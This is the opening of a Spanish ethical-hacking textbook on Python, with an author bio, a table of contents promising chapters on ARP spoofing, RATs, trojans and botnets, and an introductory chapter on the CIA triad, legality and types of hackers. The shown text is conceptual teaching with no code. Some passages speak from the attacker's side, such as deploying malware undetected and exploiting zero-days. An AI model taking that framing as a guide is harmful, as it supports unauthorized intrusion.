

PYTHON PARA HACKERS

Volumen

1



EXPLORANDO VULNERABILIDADES
Y REFORZANDO LA CIBERSEGURIDAD

Python Para Hackers: Explorando Vulnerabilidades y Reforzando La Ciberseguridad Vol.1

Marco Mendoza

Acerca del autor

Saludos, mi nombre es **Marco Mendoza**, soy ingeniero en sistemas, técnico en informática y autodidacta, a lo largo de mi vida he tenido la oportunidad de trabajar en diferentes campos como la administración de sistemas, diseño y programación web, desarrollo de aplicaciones móviles y también como maestro. hoy en día con el conocimiento que gané por mis años de trabajo, más muchas horas de estudio autodidacta, he llegado a desempeñarme en el área de seguridad informática realizando auditorías de seguridad en diferentes empresas e instituciones de gobierno.

También soy el creador de una pequeña comunidad en **YouTube** llamada **Hacking y Más** donde imparto algunos cursos de seguridad y hacking ético, asimismo también imparto cursos en otras plataformas de enseñanza online como **Udemy** dondeuento con más de **100,000 estudiantes**, mayormente en **Udemy** imparto cursos de programación y hacking ético.

Mi perfil de instructor: <https://www.udemy.com/user/mendoza-limon-marco-antonio/>

Dedicatoria

"A mi amada madre y mis queridas hermanas, quienes han sido mi fuente inagotable de apoyo y amor a lo largo de esta travesía. Sus risas, abrazos y palabras de aliento han sido mi inspiración constante.

A mi padre, quien ya no está físicamente a nuestro lado pero cuyo legado de determinación y sabiduría sigue iluminando mi camino. Aunque ya no podamos compartir momentos juntos, su espíritu perdura en cada página de este libro, como un recordatorio eterno de su amor y guía.

Este libro es un tributo a la familia que me ha moldeado, animado y amado. Gracias por estar siempre a mi lado.

Contenido

01 introducción al Hacking	1
¿A qué se debe todo este alboroto por los hackers?	2
¿Qué es el hacking?	3
Confidencialidad	5
Integridad	7
Disponibilidad	9
Convertirse en un hacker exitoso	10
Legalidad	13
Tipos de hackers	14
Hackers de sombrero blanco.....	15
Hackers de sombrero negro	15
Hackers de sombrero gris.....	16
Hackers del estado-nación.....	17
Espías corporativos	19
Hacktivistas	19
Script kiddies (Niños del guión).....	21
Fases y metodología del hacking.....	22
Planificación	23
Reconocimiento.....	24
Reconocimiento pasivo	25
Reconocimiento activo	25
Escaneo.....	26
Identificando debilidades	27
Atacar y obtener acceso	28

Contenido

Forward shell.....	28
Reverse shell.....	29
Mantener el acceso	29
Pos-exploitación	30
Cubriendo pistas.....	30
Informes.....	32
Resumen	32
Introducción.....	32
Metodología	33
Resultados	33
Carreras en ciberseguridad	34
Administración de seguridad de sistemas.....	34
Arquitecto de seguridad.....	34
Penetration tester.....	35
Analista forense	35
Director de seguridad de la información	35
Tipos de ataques.....	36
Control de sistema.....	36
Ingeniería social.....	36
Baiting	37
Phishing	37
Resumen	38
02 Primeros pasos: configuración de un entorno de laboratorio.....	39
Requerimientos técnicos.....	40
Configurando VMware player	40
Instalación de sistemas operativos virtuales	42

Contenido

Sistema operativo de la máquina de ataque	42
Kali Linux	43
Sistema operativo de la máquina víctima	45
Instalación de Python.....	47
Instalación de Python en Windows	48
Instalación de Python en Kali Linux.....	49
Entorno de desarrollo integrado	50
Configuración de redes.....	52
Actualizando Kali	53
Usando entornos virtuales	53
Resumen.....	57
03 Reconocimiento y recopilación de información	58
¿Qué es una red de computadoras?	59
Componentes de una red informática básica.....	61
Nodo	62
Servidor	62
Medios de transmisión.....	62
Tarjeta de interfaz de red.....	63
Hub	63
Switch	63
Router	64
Gateway	64
Firewall.....	64
Clasificación de redes.....	66
Red de área local	66
Ethernet.....	66

Contenido

Wi-Fi.....	67
Área de trabajo personal	67
Redes de área metropolitana	67
Red de área amplia.....	68
Internet.....	68
Pila de red.....	69
Introducción al modelo OSI.....	69
Capa de aplicación	70
Capa de presentación.....	70
Capa de sesión	71
Capa de transporte.....	71
Capa de red	72
Capa de enlace de datos	72
Capa física	72
Ciclo completo	72
Modelo TCP/IP	73
Capa de aplicación	74
Capa de transporte.....	74
Capa de internet	75
Capa de acceso a la red.....	75
Mapeo de la pila OSI y TCP/IP	75
Dirección IP privada	76
Direcciones IP públicas VS privadas	78
IPv4 VS IPv6.....	79
Dirección MAC	79
Puertos	80

Contenido

Protección	80
Cambiando nuestra dirección MAC	81
Creando un script en Python	84
Resumen.....	87
04 Escaneo de red	88
Introducción a las redes.....	88
Representación de datos en sistemas digitales.....	89
Encapsulación de datos	90
El proceso de entrega de paquetes.....	92
Cabecera TCP	93
Cabecera IP	94
Cabecera Ethernet.....	94
Introducción a Scapy.....	95
Instalando Scapy.....	96
Entendiendo como funciona Scapy.....	98
Escáner de red utilizando Scapy	107
Protocolo de Resolución de Direcciones	107
Escáner ARP usando Scapy.....	109
En resumen.....	113
05 Ataques en redes.....	114
¿Por qué necesitamos ARP?	114
Envenenamiento por ARP	115
Construyendo un programa de ARP Spoof.....	119
Proyecto de Arp spoof	120
Monitoreo del tráfico.....	128
Tráfico cifrado	129

Contenido

Restaurar tablas ARP manualmente.....	129
Descifrando el tráfico de la red	131
HTTPS VS HTTP	131
Omitir HTTPS	133
En Resumen.....	139
 06 Desarrollo de Malware	140
Entendiendo las RAT	141
Forward shell	142
Reverse shell.....	142
Programación de sockets en Python.....	143
Sockets.....	143
Creando un socket en Python.....	144
API socket.socket()	145
API socket.bind()	146
API socket.listen().....	146
API socket.accept().....	146
Socket.connect()	147
Socket.send()	147
Socket.recv()	147
Socket.close().....	148
Ajustándolo por completo	148
Creando malware	150
Servidor hacker.....	150
Cliente de la víctima	154
Ejecutar comandos de forma remota en la máquina de la víctima	157
Navegar por directorios	167

Contenido

En resumen.....	170
07 Malware avanzado	171
Construyendo una transferencia de archivos.....	171
Descargando archivos de la víctima en el servidor	172
Subir archivos a la víctima	180
Tomando capturas de pantalla	181
En Resumen.....	183
08 Post-explotación.....	185
Empaquetando el malware	185
Comprender la biblioteca pyinstaller	186
Entendiendo los troyanos.....	192
Agregar un ícono a un ejecutable.....	193
Creando tu propio troyano	194
Ataque sobre una IP pública.....	201
Creando botnets.....	202
En resumen.....	209
09 Protección del sistema.....	210
Protección del sistema de persistencia	210
Sistema de detección de intrusos.....	211
IDS basados en host.....	211
IDS híbridos.....	212
Mecanismos de detección de IDS	213
Detección basada en firmas.....	213
Detección basada en anomalías	214
En resumen.....	215

01 introducción al Hacking

Este capítulo te brindará una breve introducción a los entresijos del hacking. Comenzarás explorando en qué consiste el mundo del hacking y lo que realmente se necesita para convertirse en un hacker. Aprenderás sobre el conjunto de habilidades necesario para convertirte en un hacker exitoso en el mundo real. También discutiremos algunos aspectos legales del hacking y las pruebas de penetración, y cómo puedes evitar meterte en problemas legales. Luego, exploraremos los diferentes tipos de hackers y en qué categorías se dividen. En las secciones posteriores de este capítulo, exploraremos los pasos generales y las pautas que debemos seguir para llevar a cabo un ataque exitoso. Por último, concluiremos este capítulo hablando sobre diferentes vectores de ataque. Hablaremos tanto de técnicas de pruebas de penetración técnicas como personales.

En este capítulo, se cubrirán los siguientes temas:

- ¿Por qué tanta atención a los hackers?
- ¿Qué es el hacking?
- Cómo convertirse en un hacker exitoso
- Tipos de hackers

01 introducción al Hacking

- Fases y metodología del hacking
- Carreras en ciberseguridad
- Tipos de ataques

Descargo de responsabilidad

Toda la información proporcionada en este libro es puramente con fines educativos. El libro tiene como objetivo servir como punto de partida para aprender pruebas de penetración. Utiliza la información proporcionada en este libro bajo tu propia discreción. Las pruebas de penetración o el ataque a un objetivo sin consentimiento previo por escrito son ilegales y deben evitarse a toda costa. Es responsabilidad del lector cumplir con todas las leyes locales, federales, estatales e internacionales aplicables.

¿A qué se debe todo este alboroto por los hackers?

¿Qué te viene a la mente cuando piensas en la palabra "hacker"? En las últimas décadas, la palabra "hacker" casi se ha convertido en sinónimo de la idea de un genio nerd de la informática que puede acceder a cualquier sistema en cuestión de segundos y controlar cualquier cosa. Desde alguien que puede controlar los semáforos a través de su computadora hasta alguien que penetra en la red del Pentágono, el mundo del cine y la ficción ha creado una imagen específica de un hacker. Como todo lo demás en las películas, esto es solo una obra de ficción; el mundo real del hacking y las pruebas de penetración es bastante diferente y mucho más complejo y desafiante.

El mundo real está lleno de incógnitas. Llevar a cabo un ataque exitoso contra una víctima requiere mucha paciencia, trabajo duro, dedicación y probablemente un poco de suerte. El mundo de la seguridad informática y el hacking es una constante persecución

del gato y el ratón. Los desarrolladores crean un producto, los hackers intentan romperlo y encontrar vulnerabilidades para explotarlas, los desarrolladores descubren estas vulnerabilidades y desarrollan una solución para ellas, los hackers encuentran nuevas vulnerabilidades y este ciclo continúa. Ambos actores intentan superarse mutuamente en esta carrera constante. Con cada iteración, el proceso se vuelve más y más complejo, y los ataques se vuelven más sofisticados para eludir los mecanismos de detección.

Del mismo modo, los mecanismos de detección también se están volviendo más inteligentes. Puedes ver claramente un patrón aquí.

¿Qué es el hacking?

En esta sección, aprenderemos qué es el hacking y los términos relevantes utilizados en la industria. El conocimiento de estos elementos es esencial para comprender el mundo de las pruebas de penetración, por lo que es una buena idea repasarlos en este punto. La palabra "hacking" se refiere al proceso de obtener acceso no autorizado a un sistema. El sistema puede ser tanto una computadora personal como una red en una organización. A menudo verás las palabras "hacking" y "pruebas de penetración" utilizadas de manera intercambiable en este libro. "Hacking" es un término paraguas más ampliamente entendido que se utiliza para muchas cosas. El enfoque de este libro estará más en las pruebas de penetración, comúnmente conocidas como "hacking ético", en las cuales tienes permiso para atacar el objetivo. Las pruebas de penetración, o "pen-testing" en resumen, son ataques simulados autorizados contra un objetivo. Esto se hace generalmente para encontrar posibles debilidades y vulnerabilidades en un sistema antes de que puedan ser explotadas por actores maliciosos.

La mayoría de las empresas reconocidas tienen algún tipo de programas de pruebas de penetración para encontrar debilidades en su ecosistema. Personas autorizadas y empresas de ciberseguridad son contratadas para llevar a cabo ataques en sus activos y

01 introducción al Hacking

detectar posibles puntos débiles. Estos atacantes a menudo elaboran un informe completo de debilidades y vulnerabilidades, lo que ayuda a estas empresas a corregirlas. A continuación, se presenta una lista de diferentes términos utilizados en la industria:

- **Hacker:** Alguien que actúa para obtener acceso no autorizado a un sistema o red.
- **Objetivo:** Una entidad que está siendo atacada con fines maliciosos o de prueba.
- **Activo:** Cualquier hardware, software o datos propiedad de una organización que podría potencialmente ser objeto de un ataque.
- **Pruebas de penetración (Pen-test):** El proceso de intentar infiltrarse en el sistema para probar sus fortalezas y debilidades.
- **Vulnerabilidad:** Una debilidad en un sistema que potencialmente puede ser utilizada para tomar el control de la máquina objetivo.
- **Exploit:** Un programa, código o script que podría aprovechar la vulnerabilidad de un sistema.
- **Malware:** Un programa diseñado con fines maliciosos.
- **Shell remoto:** Un programa que te proporciona control sobre la máquina de la víctima de forma remota.

Estos términos enumerados se utilizarán en los capítulos siguientes. Es necesario familiarizarse con estos términos a medida que avanzamos en los detalles. Un término que verás con frecuencia al leer literatura sobre pruebas de penetración es la **triada CIA** (que representa **confidencialidad, integridad y disponibilidad**):



La mayoría de los aspectos del proceso de hacking involucran la violación de uno o más de estos aspectos. Vamos a explorar estos términos en detalle.


Confidencialidad

La confidencialidad se refiere al intento de una organización de mantener sus datos en privado. Esto significa que nadie debería tener acceso a los datos sin autorización, incluso dentro de la organización. Las organizaciones a menudo tienen un control de acceso que dicta el nivel de acceso que cada usuario tiene a sus datos. Los niveles de acceso generalmente se dividen en estas categorías:

01 introducción al Hacking

Entidad	Nivel de acceso	Descripción
Invitados	Acceso muy bajo en la organización.	Las personas que no forman parte de la organización suelen tener acceso de invitados.
Usuarios	Moderado: la capacidad de utilizar la infraestructura pero no poder modificarla.	Empleados habituales de la organización.
Administrador	Nivel alto	Los administradores suelen ser gerentes de alto nivel y personal de TI.
Root/Super usuario	Control total	En su mayoría se trata de personas con control total de la infraestructura de la organización.

La confidencialidad se ve vulnerada cuando las personas obtienen acceso a la infraestructura a la que no deberían tener acceso, por ejemplo, un ex empleado de una empresa que inicia sesión en el sistema utilizando sus credenciales anteriores o invitados que obtienen un nivel de acceso superior al necesario en la red. Para garantizar la confidencialidad, es imperativo que se implementen controles estrictos para evitar violar los criterios de confidencialidad. La confidencialidad también se ve vulnerada si alguien tiene acceso a los datos de la empresa, pero no causa ningún daño. Echemos un vistazo al siguiente ejemplo:



Supongamos que John envía un mensaje a Jack en una red. Este mensaje está destinado solo para Jack y nadie más. La red se comparte con varios usuarios. Una persona desconocida, el Sr. X, también está presente en la red y está escuchando todo el tráfico en la red (también conocido como "sniffing" o "monitorización"). El principio de confidencialidad indica que solo Jack debería ser capaz de descifrar este mensaje. Si el Sr. X intercepta este paquete, lo lee y luego simplemente lo reenvía a Jack sin modificar nada en el mensaje, se dice que se viola el principio de confidencialidad, incluso si tanto John como Jack no saben que su tráfico está siendo interceptado. El "sniffing" o "monitorización" de la red viola el principio de confidencialidad.

Integridad


El principio de integridad asegura que los datos no hayan sido alterados de ninguna manera y que sean confiables. La integridad de los datos debe garantizarse tanto en modos estáticos como en modos de transacción.

La integridad estática significa que todos los archivos en el sistema deben permanecer intactos y que cualquier modificación no autorizada debe ser detectada de inmediato. También requiere que la integridad de los datos se mantenga al transferirlos a través de un medio. Se utilizan diferentes técnicas para garantizar la integridad de los datos. Uno de los ejemplos más comunes es el uso de un checksum. Un checksum es una cadena de caracteres que se calcula para un archivo para asegurarse de que no ha sido modificado. A menudo verás checksums asociados con archivos descargados de Internet. Una vez que se descarga un archivo, puedes calcular el checksum y compararlo con el checksum presente en el sitio web; si ambos son iguales, significa que se mantuvo la integridad de los datos durante la descarga. Si incluso un solo bit se ha cambiado durante la descarga, toda la cadena del checksum cambiaría. A menudo se utiliza para prevenir ataques de suplantación/enmascaramiento de archivos, donde los hackers interceptan tus

01 introducción al Hacking

solicitudes de descarga y, en lugar de descargar los archivos solicitados, descargan malware malicioso en tu PC. Siempre debes comparar los checksums de los archivos para asegurarte de que los archivos que descargas sean, de hecho, los mismos que los que están en el servidor.


Para comprender mejor el principio de integridad, echemos un vistazo al siguiente ejemplo:



Supongamos que Juan envía un mensaje a Javier en el que acuerdan encontrarse a las 4 P.M. Nuevamente, el Sr. X está interceptando el tráfico de la red de tal manera que todo el tráfico entre estos dos pasa por el Sr. X. El Sr. X lee el mensaje de Juan, cambia la hora de las 4 P.M. a las 6 P.M. y envía el mensaje a Javier. Javier recibe el mensaje y piensa que Juan quiere encontrarse a las 6 P.M. en lugar de las 4 P.M. Javier no tiene forma de conocer el mensaje original. En este escenario, se violan tanto los principios de integridad como de confidencialidad. El Sr. X pudo leer y modificar los datos.

Disponibilidad

El último principio, la disponibilidad, requiere que los datos estén disponibles para los usuarios autorizados cuando se soliciten. Los ataques de Denegación de Servicio (DoS) violan este principio. En los ataques de DoS, los atacantes intentan abrumar el sistema con una ráfaga de solicitudes para que los servidores/sistemas no estén disponibles para los usuarios legítimos. Este es uno de los ataques más comunes contra sitios web. Los atacantes bombardean los servidores del sitio web con solicitudes, eventualmente tumbándolos. Actualmente, se suele implementar un período de espera de unos segundos para que las solicitudes sean procesadas y desalentar los ataques de DoS. La disponibilidad simplemente significa que las redes, sistemas y servidores están en línea cuando el usuario los necesita. La interrupción incluso de unos minutos puede causar estragos en la organización. Usemos el mismo ejemplo para entender esto mejor:



Una vez más, supongamos que Juan envía un mensaje a Javier en la misma red que el Sr. X está interceptando. Juan envía un mensaje a Javier para encontrarse a las 4 P.M. Sin embargo, el Sr. X intercepta este mensaje y en lugar de reenviarlo, no hace nada. Juan piensa que el mensaje ha sido enviado. Sin embargo, Javier nunca recibirá este mensaje. En este caso, se viola el principio de disponibilidad, ya que el mensaje no está disponible para Javier. Otra variante de la violación del principio de disponibilidad es retrasar mensajes. Supongamos que Juan envía un mensaje de emergencia a Javier sobre algunas tareas que deben completarse dentro de un cierto período de tiempo. El Sr. X retrasa el mensaje para que Javier lo reciba después de que haya pasado este período de tiempo.

01 introducción al Hacking

Aunque Juan recibe el mensaje correcto, el retraso efectivamente vuelve inútil el mensaje. Esto también es una seria violación del principio de disponibilidad.

Para mantener los sistemas seguros y confiables, la triada CIA es muy importante. El objetivo de cada experto en ciberseguridad es mantener el sistema de acuerdo con las características de la CIA. Cualquier violación de estos principios conduce a una vulneración en la ciberseguridad del sistema. A continuación, veamos qué se necesita para convertirse en un hacker exitoso.

Convertirse en un hacker exitoso

Para convertirte en un hacker exitoso, necesitarás un conjunto de habilidades específicas.

Lo primero que necesitas es un fuerte deseo de aprender nuevas tecnologías. El mundo de la informática está cambiando a un ritmo muy rápido y cada pocos años, las herramientas y tecnologías antiguas son reemplazadas. No puedes utilizar una explotación exitosa y esperar que sea útil 10 años después. Este libro se centrará principalmente en el desarrollo de tus propias herramientas. No podrás hackear la NASA con las herramientas desarrolladas en este libro, ya que no es el propósito de este libro. Este libro pretende servir como un punto de partida para ti. El conocimiento de las técnicas y herramientas descritas en este libro te ayudará a comenzar y luego el cielo es el límite.

Lo primero que necesitas para tener éxito en este campo es el conocimiento de los sistemas informáticos y las redes informáticas. No podrás avanzar mucho sin ellos. Este libro asume que tienes familiaridad con las redes informáticas y otros conceptos relacionados. Cuando sea necesario, se explicarán nuevos términos. Además, este libro

asume que tienes un conocimiento fundamental del lenguaje de programación Python. Usaremos Python 3 en este libro.

El conocimiento de estos dos componentes debería ser suficiente para seguir este libro. El mundo de las pruebas de penetración es bastante amplio y, para destacar entre la multitud, deberás dominar muchas tecnologías. Esto incluye Linux, bases de datos, acceso a hardware y memoria, ingeniería inversa, criptografía, redes y habilidades analíticas. Debes ser proactivo y ser capaz de pensar rápidamente sobre la marcha si quieras tener éxito.

La mayoría de los sistemas presentes hoy en día están en línea y el hacking basado en la web es una de las formas más prevalentes de pruebas de penetración. Esto significa que el conocimiento de cómo funciona la web es esencial para convertirse en un gran pentester. El conocimiento fundamental de tecnologías basadas en la web como HTML, JavaScript, PHP y SQL es esencial. Estos temas no serán cubiertos en este libro, ya que no entran en el alcance del libro; sin embargo, en la vida práctica, el conocimiento de estas herramientas es muy útil para las pruebas de penetración.

Una de las habilidades críticas necesarias para un hacker ético exitoso es pensar como un hacker. Entonces, ¿qué significa pensar como un hacker? El objetivo de los hackers es infiltrarse en un sistema.

Un sistema informático está diseñado de manera intuitiva para que la mayoría de las personas puedan interactuar con él con un esfuerzo mínimo. Todos los aspectos de seguridad de un sistema están diseñados teniendo en cuenta esta metodología. Para poder infiltrarse en un sistema, tu proceso de pensamiento debe ser algo contrario a la intuición o más bien creativo. Debes ser capaz de identificar puntos débiles que puedan ser atacados y que te ayuden a comprometer el sistema.

01 introducción al Hacking

Crear una herramienta que te ayude a atacar algún sistema es una parte del proceso del hacking, mientras que ser capaz de desplegar con éxito tu malware en el sistema objetivo sin ser detectado es la otra mitad de la ecuación. Esto es casi tan importante como la herramienta de hacking en sí. Una vez que identificas un objetivo, tu objetivo será idear una metodología para desplegarlo en el sistema. Hay muchos métodos para desplegar tu código, dependiendo del tipo de acceso que puedas obtener al sistema. Estos métodos, como el phishing y los troyanos, se discutirán más adelante. No te preocunes si estos términos te suenan desconocidos. Una vez que hayas pasado por este libro, estarás familiarizado con la mayoría de estos términos.

El hacking requiere que estés constantemente actualizado con las nuevas tecnologías. El panorama de la ciberseguridad cambia muy abruptamente y necesitas estar bien informado sobre estos cambios. Una buena idea es seguir foros y sitios web dedicados a estos temas. Cientos de exploits son descubiertos y parcheados todos los días; necesitas estar en el lugar correcto en el momento adecuado para aprovecharlos. La ventana de oportunidad a menudo es muy pequeña. Un término comúnmente utilizado en el espacio de ciberseguridad es "exploit de día cero o Zero-day". Un exploit de día cero se refiere a una vulnerabilidad que aún no ha sido parcheada. A menudo, solo un número muy limitado de personas son conscientes de estas vulnerabilidades y tienden a no divulgarlas para aprovecharlas al máximo. Una vez que un exploit se vuelve público, las posibilidades son que se parchee muy rápidamente, en algunos casos incluso en un par de días.



El diagrama anterior muestra la pirámide de habilidades según la experiencia de un hacker ético. Llegar a la cima requiere una combinación de experiencia, habilidades analíticas y, lo más importante, un conocimiento profundo de los sistemas informáticos.

Legalidad

La regla básica en las pruebas de penetración es que no debes atacar un sistema al que no se te haya autorizado. Incluso si trabajas en una empresa de ciberseguridad como pentester, debes obtener permiso por escrito para evaluar la seguridad del sistema. Sin el consentimiento por escrito, puedes meterte en serios problemas legales. Las pruebas de penetración a menudo implican atacar el sistema con diferentes

01 introducción al Hacking

vectores de ataque, lo que a menudo puede resultar en la ruptura del sistema. Si no tienes permiso previo, serás responsable de los daños causados a su infraestructura.

Las pruebas de penetración abarcan una amplia variedad de pruebas. En casos prácticos, el contrato por escrito de consentimiento para las pruebas debe definir explícitamente el alcance de la prueba. Debe mencionar qué tipo de pruebas se llevarán a cabo y qué sistemas/activos serán el objetivo de la prueba. Las pruebas deben mantenerse estrictamente dentro de estos objetivos predefinidos. Por ejemplo, probar el código de software no debe incluir pruebas de seguridad de red a menos que se mencione explícitamente.

Las pruebas de penetración pueden realizarse en sistemas de producción o en sistemas en vivo. Si el activo bajo prueba es un sistema en vivo, el usuario debe ser notificado adecuadamente sobre la prueba y los posibles daños asociados con ella. Las pruebas de penetración se realizan en diferentes entornos. A veces, los usuarios en la organización son conscientes de las pruebas de penetración en curso, y en otros casos, solo la alta dirección lo sabe para poder evaluar qué individuos representan una amenaza potencial para la organización. Si los usuarios en la organización ya son conscientes de que se realizará una prueba de penetración, es una buena idea notificarles con anticipación sobre el momento de la prueba para que no interfiera con las actividades diarias de la organización. A continuación, aprendamos sobre los tipos de hackers.

Tipos de hackers

Como se mencionó anteriormente, hay una imagen específica adjunta con el término hacker. Sin embargo, en la vida real, los piratas informáticos se clasifican en varias categorías según el tipo de acciones que realizan. En las próximas secciones explicaremos los diferentes tipos de hackers, qué tipo de experiencia requieren y cuáles son los aspectos legales relacionados con cada tipo.

Hackers de sombrero blanco

Objetivo: Defender el negocio y los activos de una organización de ataques externos y maliciosos.

Los hackers de sombrero blanco se refieren a expertos en ciberseguridad o probadores de penetración cuyo objetivo es evaluar la seguridad de los sistemas de información. También se les llama hackers éticos o los buenos. Su intención es defenderse de los hackers maliciosos, de los que se hablará en un momento. Los hackers de sombrero blanco utilizan las mismas herramientas y tecnologías y tienen la misma experiencia en el ámbito de la intrusión en sistemas. La única diferencia radica en su intención. Su objetivo es fortalecer el sistema y protegerlo de ataques externos.

Este libro tiene como objetivo ayudarte a convertirte en un hacker ético y contribuir a mejorar la seguridad del sistema. Para convertirse en un hacker ético exitoso se requieren años de experiencia en el aprendizaje de tecnologías, la comprensión del proceso de pensamiento de los hackers y paciencia. Los analistas de ciberseguridad y los probadores de penetración están entre los trabajos mejor remunerados en el campo de la informática.

Hackers de sombrero negro

Objetivo: Infiltrarse en el sistema con intenciones maliciosas.

Los hackers de sombrero negro suelen ser criminales cuyo motivo es obtener ganancias financieras o causar daño a alguien con objetivos personales, institucionales o nacionales. Los hackers de sombrero negro intentan ocultar su identidad tanto como sea

01 introducción al Hacking

possible; en su mayoría utilizan seudónimos para identificarse. Hackear con intenciones maliciosas es ilegal en la mayoría de los países. Los hackers de sombrero negro son muy difíciles de detectar en un sistema a menos que elijan revelarse.

La mayor parte del tiempo, mantienen acceso remoto a sistemas sin que el propietario real del activo se dé cuenta de su presencia. También son muy buenos en ocultar sus huellas. La mayoría de ellos solo se revelan cuando el daño ha sido causado. En muchas ocasiones, los hackers de sombrero negro son parte de diferentes organizaciones criminales. Esto los hace aún más difíciles de capturar.

En términos estrictos, el término "hacker de sombrero negro" se refiere a alguien cuyo objetivo principal es obtener ganancias financieras. El término "hacker de sombrero negro" proviene del hecho de que en las antiguas películas del oeste, los malos a menudo usaban sombreros negros, por lo que la convención de usar "sombrero negro" para referirse a los hackers ganó popularidad.

Hackers de sombrero gris

Objetivo: Motivaciones personales o por diversión.

El mundo real no es binario, y tampoco lo son los hackers. El término "hackers de sombrero gris" se refiere a aquellos hackers que operan en un territorio un tanto ambiguo. Tienen el mismo conjunto de habilidades que los hackers de sombrero blanco o de sombrero negro; sin embargo, su motivación generalmente no es financiera. A los hackers de sombrero gris les gusta jugar con sistemas simplemente por diversión y entretenimiento. La mayoría de las veces son inofensivos e incluso exponen las vulnerabilidades del sistema a las personas responsables. Ingresan al sistema solo porque pueden hacerlo.

Los hackers de sombrero gris también disfrutan husmeando en sistemas para probar sus fortalezas, y una vez que descubren posibles debilidades, generalmente notifican a los administradores y ofrecen sus servicios para corregir los problemas a cambio de una tarifa. Esta es una forma para ellos de ganar dinero. La legalidad de esta práctica es cuestionable; sin embargo, para algunos, es una forma de obtener una buena cantidad de dinero.

Como se mencionó anteriormente, la frontera entre los hackers de sombrero gris y los hackers de sombrero negro es bastante difusa. Deberías tener mucho cuidado con eso. Un solo error o cálculo incorrecto puede causar problemas significativos. También existe el peligro de que los hackers de sombrero gris eventualmente pasen a la categoría de sombrero negro.

Estas son las tres categorías principales de hackers. Sin embargo, en la vida real, también se utilizan otros términos que pueden caer en una de estas categorías según a quién le preguntes. Es difícil clasificarlos en una sola categoría, por lo que se mencionarán por separado en la siguiente sección.

Hackers del estado-nación

Objetivo: Atacar los activos cibernéticos de un enemigo.

Con la creciente dependencia de los países en sistemas basados en computadoras, la necesidad de proteger y atacar sistemas cibernéticos se está volviendo extremadamente importante. A medida que los medios convencionales de guerra se vuelven cada vez más potentes y limitados en naturaleza, el uso de la guerra cibernética está adquiriendo importancia. El término "hackers patrocinados por estados" se utiliza para referirse a un equipo de hackers centrados en dañar los activos cibernéticos de un país enemigo.

01 introducción al Hacking

La historia de los hackers patrocinados por estados o estatales se remonta a los primeros tiempos de la informática. Los países han estado utilizando la piratería como medio para alcanzar sus objetivos estratégicos durante mucho tiempo. La tarea de los hackers patrocinados por estados es penetrar en los sistemas enemigos, obtener información, implantar puertas traseras para el control remoto e incluso destruir su infraestructura crítica. Se han realizado varios intentos de alto perfil en este aspecto y la amenaza es muy real. Imagina qué sucedería si un estado enemigo tomara el control de una planta nuclear de alguien. Esta trama no proviene de películas de ciencia ficción. Esto ha ocurrido en la vida real también.

